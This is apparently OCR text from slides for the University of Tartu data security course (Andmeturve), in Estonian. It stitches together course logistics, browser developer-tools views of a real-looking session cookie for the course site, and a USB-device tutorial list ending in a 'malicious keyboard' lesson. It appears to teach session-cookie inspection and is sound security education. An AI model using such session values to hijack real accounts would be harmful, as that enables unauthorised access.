- Loengutest tekib automaatselt videosalvestus
- Praktikumid: Liivi 2 - 123
- Eksamid: juuni 2019 L2-111 (piirarvud, registreeruge ÖIS-is!)
- Järeleksam: xx.06.2019 (registreeruge ÖIS-is!)
- Loengud algavad semestri esimesest nädalast.
- Praktikumid algavad samuti esimesest nädalast sissejuhatava praktikumiga.
- Hindamine:
 - 40% - kirjalik eksam (kasutada saab omakirjutatud A4 lehte märkmetega),
 - 30% - praktikumid,
 - 15% - kodutööd,
 - 15% - referaat.
- Eksamile pääsemiseks peab praktikumidest ja kodutöödest olema kogutud vähemalt 50% punkte ning referaat peab olema esitatud.

Eelmiste aastate materjalid

Inspector Console Debugger Style Editor Performance Memory Network Storage Accessibility

Cache Storage

Cookies

Domain	Last accessed on	Value	HttpOnly	SameSite
https://courses.cs.ut.ee	Fri, 03 May 2019 09:14:04 ...	fb.1.155059762...	false	Unset
https://courses.cs.ut.ee	Thu, 02 May 2019 11:30:33...	1	false	Unset
https://courses.cs.ut.ee	Thu, 02 May 2019 11:30:33...	1	false	Unset
https://courses.cs.ut.ee	Fri, 03 May 2019 09:14:06 ...	1	false	Unset
https://courses.cs.ut.ee	Fri, 03 May 2019 09:14:15 ...	GA1.2.24018044...	false	Unset
https://courses.cs.ut.ee	Fri, 03 May 2019 09:14:15 ...	GA1.2.18941839...	false	Unset
https://courses.cs.ut.ee	Fri, 03 May 2019 09:14:04 ...	3kugsff7m4mh2...	true	Unset

COARSESSID: 3kugsff7m4...5pmn96q

CreationTime: "Sun, 17 Feb 2019 14:50 GMT"

Domain: "courses.cs.ut.ee"

Expires: "Fri, 24 May 2019 07:35:14 GMT"

HostOnly: true

HttpOnly: true

LastAccessed: "Fri, 03 May 2019 09:14:04 GMT"

Path: "/"

Secure: true

SameSite: "Unset"

Andmeturve (Linked Base for Andmeturve and Andmeturve Clone1) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Kursused - Arvutiteaduse instituut - Chromium

Kursused - Arvutiteaduse instituut

TARTU ÜLIKOOL arvutiteaduse instituut

Kursused » 2018/19 kevad

Alo Peets

Arvutiteaduse instituudi kursused

Google Cu:

2018/19 kevad

- 2018/19 kevad
- 2018/19 sügis
- 2017/18 kevad
- Kursuste arhiiv
- Tudengiprojektide võistlus

Kursus	Kood
Algoritmid ja Teooria	MTAT.05.116
Andmekaeve uurimisseminar	MTAT.03.277
Andmeturve	LTAT.06.002
Arukad Transpordisüsteemid	MTAT.08.040
Arvutigraafika projekt	MTAT.03.328
Arvutigraafika seminar	MTAT.02.205

Elements Console Sources Network Performance Memory Application Security Audits

Application

- Manifest
- Service Workers
- Clear storage

Storage

- Local Storage
- Session Storage
- IndexedDB
- Web SQL
- Cookies

Name	Value	Domain	Path	Expires	Size	HTTP	Secure	SameSite
1P_JAR	2019-05-03-09	.google.com	/	201...	19			
CONSENT	WP2797e5	.google.com	/	203...	16			
COARSESSID	3kugsff7m4mh2is4q5pmn9...	courses.cs.ut.ee	/	201...	36			
NID	18z=ns5wocpxEeQ5_YJIB...	.google.com	/	201...	178	✓		
SERVERID	web2	courses.cs.ut.ee	/	N/A	12	✓		
_ga	GA1.2.314618247.1556873...	.ut.ee	/	202...	29			
_gat	1	.ut.ee	/	201...	5			
_gid	GA1.2.721280621.1556873...	.ut.ee	/	201...	30			
userlang	et	courses.cs.ut.ee	/	N/A	10	✓	✓	

COARSESSID: 3kugsff7m4mh2is4q5pmn9...

CreationTime: "Sun, 17 Feb 2019 14:50 GMT"

Domain: "courses.cs.ut.ee"

Expires: "Fri, 24 May 2019 07:35:14 GMT"

HostOnly: true

HttpOnly: true

LastAccessed: "Fri, 03 May 2019 09:14:04 GMT"

Path: "/"

Secure: true

SameSite: "Unset"

1. Sissejuhatus
2. Tarkvara installeerimine
3. Esimene tutvus koodiga
4. RGB värvid
5. Sisend
6. Analoog sisend
7. Klaviatuur
8. Hiir
9. Salasõna seif
10. Pahatahtlik klaviatuur

Funktsioonide spikker

Tegijad


Programmeeritav USB seade

Programmeeritav USB seade on loodud Eesti noortele riistvara programmeerimise tutvustamiseks ja IT turvalisuse alase teadlikkuse

Siit lehelt leiad 10 lühikest ja vahvat juhendvideot värvilistest tulukestest pahatahtliku arvutiklaviatuurini. Videotes nähtava saad lät koodinäiteid kopeerides, kuid räägime selgeks mõnedki programmeerimise alustõed, et saaksid ise edasi eksperimenteerida.

Head vaatamist ja katsetamist!

1. Sissejuhatus





TARTU ÜLIKOOL
arvutiteaduse instituut

Kursused » 2019/20 kevad » Andmeturve (LTAT.06.002)

Andmeturve 2019/20 kevad



Pealeht

Loengud

Praktikumid

Referaat

Kirjandus

Turvauudised

Lingid

Andmeturve, kevad 2020

- Aine kood: LTAT.06.002 (6 EAP)
- Loengud: K 12.15-14.00 Narva mnt 18 - 1021 (Meelis Roos)
- Loengutest tekib automaatselt videosalvestus
- Praktikumid: Narva mnt 18 - 2003
- Eksamid: (piirarvud, registreeruge ÕIS-is!)
 - Lepitakse kokku hiljem (lõpetajatel võimaldatakse sooritada eksam)
- Järeleksam: XX.06.2020 (registreeruge ÕISis!)
- **Loengud algavad semestri esimesest nädalast.**
- **Praktikumid algavad samuti esimesest nädalast sissejuh**
- Hindamine:

Turvalisuse valdkonna materjalid:

- [TÜ Andmeturve kursus](#)
- [TÜ infoturve kursus](#)
- [Noored Koodi Turvalisuse õppematerjalid](#)
- [TÜ õppematerjal "Praktiline infoturve"](#)
- [Valikõppeaine „Küberkaitse“](#)
- [Digihügieeni veebiõpik](#)
- [Targalt internetis](#)
- [Clarified Security koolitused](#)
- [Sami Laiho Windows turvalisuse koolitus](#)